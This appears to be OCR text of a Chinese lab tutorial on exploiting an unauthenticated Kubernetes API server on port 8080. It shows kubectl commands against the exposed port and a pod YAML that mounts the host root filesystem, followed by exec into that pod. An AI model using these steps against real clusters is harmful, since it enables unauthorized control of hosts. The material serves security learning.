
（1） API Server只存在于master主机中，该未授权访问发生在老版本中(k8s<1.16.0)或者配置了8080端口，攻击8080端口：






kube-apiserver.yaml
文件 编辑 查看
spec:
containers:
不安全 | 192.168.139.130:8080
{
"paths": [
"/api",
"/api/v1",
"/apis",
"/apis/",
"/apis/admissionregistration.k8s.io",
"/apis/admissionregistration.k8s.io/v1",
"/apis/admissionregistration.k8s.io/v1beta1",
"/apis/apiextensions.k8s.io",
"/apis/apiextensions.k8s.io/v1",
"/apis/apiextensions.k8s.io/v1beta1",
"/apis/apiregistration.k8s.io",
"/apis/apiregistration.k8s.io/v1",
"/apis/apiregistration.k8s.io/v1beta1",
"/apis/apps",
"/apis/apps/v1",
"/apis/authentication.k8s.io",
"/apis/authentication.k8s.io/v1",
"/apis/authentication.k8s.io/v1beta1",
"/apis/authorization.k8s.io",
"/apis/authorization.k8s.io/v1",
"/apis/authorization.k8s.io/v1beta1",
"/apis/autoscaling",
"/apis/autoscaling/v1",
"/apis/autoscaling/v2beta1",
"/apis/autoscaling/v2beta2",
"/apis/batch",
"/apis/batch/v1",
"/apis/batch/v1beta1",
"/apis/certificates.k8s.io",
"/apis/certificates.k8s.io/v1beta1",
"/apis/coordination.k8s.io",
"/apis/coordination.k8s.io/v1",
"/apis/coordination.k8s.io/v1beta1",
"/apis/crd.projectcalico.org",
"/apis/crd.projectcalico.org/v1",
"/apis/events.k8s.io",
"/apis/events.k8s.io/v1beta1",
"/apis/extensions",
访问目标的8080端口
如果展示该界面
master主机就存在未授权访问



master - root@master-1:/etc/kubernetes/manifests - Xshell 5
1 k8s-master
Last failed login: Sat Sep 30 05:43:47 PDT 2023 from 192.168.139.1 on ssh:notty
There were 2 failed login attempts since the last successful login.
Last login: Sat Sep 30 00:22:29 2023 from 192.168.139.1
[root@master-1 ~]#
[root@master-1 ~]#
[root@master-1 ~]#
[root@master-1 ~]# cd /etc/kubernetes/manifests/
[root@master-1 manifests]# systemctl restart kubelet
[root@master-1 manifests]# systemctl restart kubelet
[root@master-1 manifests]# kubectl get nodes
查看k8s中的容器
NAME STATUS ROLES AGE VERSION
master-1 Ready master 5h35m v1.16.0
node1 Ready <none> 5h24m v1.16.0
node2 Ready <none> 5h24m v1.16.0
[root@master-1 manifests]#
kubeadm
你可以使用 kubeadm 工具来创建和管理 Kubernetes 集群。 该工具能够执行必要的动作并用一种用户友好的方式启动一个可用的、安全的集群。
安装 kubeadm 展示了如何安装 kubeadm 的过程。一旦安装了 kubeadm， 你就可以使用它来创建一个集群。
查看 kubeadm 安装指南
反馈



master - root@master-1:/etc/kubernetes/manifests - Xshell 5
[root@master-1 ~]#
[root@master-1 ~]# cd /etc/kubernetes/manifests/
[root@master-1 manifests]# systemctl restart kubelet
[root@master-1 manifests]# systemctl restart kubelet
[root@master-1 manifests]# kubectl get nodes
NAME STATUS ROLES AGE VERSION
master-1 Ready master 5h35m v1.16.0
node1 Ready <none> 5h24m v1.16.0
node2 Ready <none> 5h24m v1.16.0
[root@master-1 manifests]# kubectl get pods
NAME READY STATUS RESTARTS AGE
curl-69c656fd45-66wjh 1/1 Running 0 5h28m
test 1/1 Running 0 4h58m
test02 1/1 Running 0 4h30m
[root@master-1 manifests]#
查看pods
kubeadm
你可以使用 kubeadm 工具来创建和管理 Kubernetes 集群。 该工具能够执行必要的动作并用一种用户友好的方式启动一个可用的、安全的集群。
安装 kubeadm 展示了如何安装 kubeadm 的过程。一旦安装了 kubeadm， 你就可以使用它来创建一个集群。
查看 kubeadm 安装指南
反馈



C:\Users\Administrator\Desktop\k8s>kubectl.exe -s 192.168.139.130:8080 get nodes
NAME STATUS ROLES AGE VERSION
master-1 Ready master 5h37m v1.16.0
node1 Ready <none> 5h27m v1.16.0
node2 Ready <none> 5h27m v1.16.0
C:\Users\Administrator\Desktop\k8s>kubectl.exe -s 192.168.139.130:8080 get pods
test
test02
test.yaml - Visual Studio Code [管理员]
受限模式旨在实现安全地浏览代码。信任此窗口以启用所有功能。 管理 了解详细信息
C: > Users > Administrator > Desktop > k8s > ! test.yaml
apiVersion: v1
kind: Pod
metadata:
name: xiaodi
spec:
containers:
- image: nginx
name: test-container
volumeMounts:
- mountPath: /mnt
name: test-volume
volumes:
- name: test-volume
hostPath:
path: /
在攻击机中修改yaml文件修改pod结点的名字


暂停播放
58:40
C:\Users\Administrator\Desktop\k8s>kubectl.exe -s 192.168.139.130:8080 get nodes
NAME STATUS ROLES AGE VERSION
master-1 Ready master 5h37m v1.16.0
node1 Ready <none> 5h27m v1.16.0
node2 Ready <none> 5h27m v1.16.0
C:\Users\Administrator\Desktop\k8s>kubectl.exe -s 192.168.139.130:8080 get pods
NAME READY STATUS RESTARTS AGE
curl-69c656fd45-66wjh 1/1 Running 0 5h31m
test 1/1 Running 0 5h1m
test02 1/1 Running 0 4h33m
C:\Users\Administrator\Desktop\k8s>kubectl -s 192.168.139.130:8080 create -f test.yaml
self-educated
攻击机中下载kubectl工具，执行命令创建pod



58:51
C:\Users\Administrator\Desktop\k8s>kubectl.exe -s 192.168.139.130:8080 get nodes
NAME STATUS ROLES AGE VERSION
master-1 Ready master 5h37m v1.16.0
node1 Ready <none> 5h27m v1.16.0
node2 Ready <none> 5h27m v1.16.0
C:\Users\Administrator\Desktop\k8s>kubectl.exe -s 192.168.139.130:8080 get pods
NAME READY STATUS RESTARTS AGE
curl-69c656fd45-66wjh 1/1 Running 0 5h31m
test 1/1 Running 0 5h1m
test02 1/1 Running 0 4h33m
C:\Users\Administrator\Desktop\k8s>kubectl -s 192.168.139.130:8080 create -f test.yaml
pod/xiaodi created
C:\Users\Administrator\Desktop\k8s>kubectl.exe -s 192.168.139.130:8080 get pods
NAME READY STATUS RESTARTS AGE
curl-69c656fd45-66wjh 1/1 Running 0 5h38m
test 1/1 Running 0 5h8m
test02 1/1 Running 0 4h40m
xiaodi 0/1 ContainerCreating 0 7s
C:\Users\Administrator\Desktop\k8s>
self-educated
此时出现一个新的pod



curl-69c656fd45-66wjh 1/1 Running 0 5h31m
test 1/1 Running 0 5h1m
test02 1/1 Running 0 4h33m
self-educated
C:\Users\Administrator\Desktop\k8s>kubectl -s 192.168.139.130:8080 create -f test.yaml
pod/xiaodi created
C:\Users\Administrator\Desktop\k8s>kubectl.exe -s 192.168.139.130:8080 get pods
NAME READY STATUS RESTARTS AGE
curl-69c656fd45-66wjh 1/1 Running 0 5h38m
test 1/1 Running 0 5h8m
test02 1/1 Running 0 4h40m
xiaodi 0/1 ContainerCreating 0 7s
C:\Users\Administrator\Desktop\k8s>kubectl.exe -s 192.168.139.130:8080 get pods
NAME READY STATUS RESTARTS AGE
curl-69c656fd45-66wjh 1/1 Running 0 5h40m
test 1/1 Running 0 5h9m
test02 1/1 Running 0 4h42m
xiaodi 1/1 Running 0 106s
C:\Users\Administrator\Desktop\k8s>kubectl -s 192.168.139.130:8080 --namespace=default exec -it xiaodi bash
kubectl exec [POD] [COMMAND] is DEPRECATED and will be removed in a future version. Use kubectl exec [POD] -- [COMMAND] instead.
root@xiaodi:/#
进入pod容器

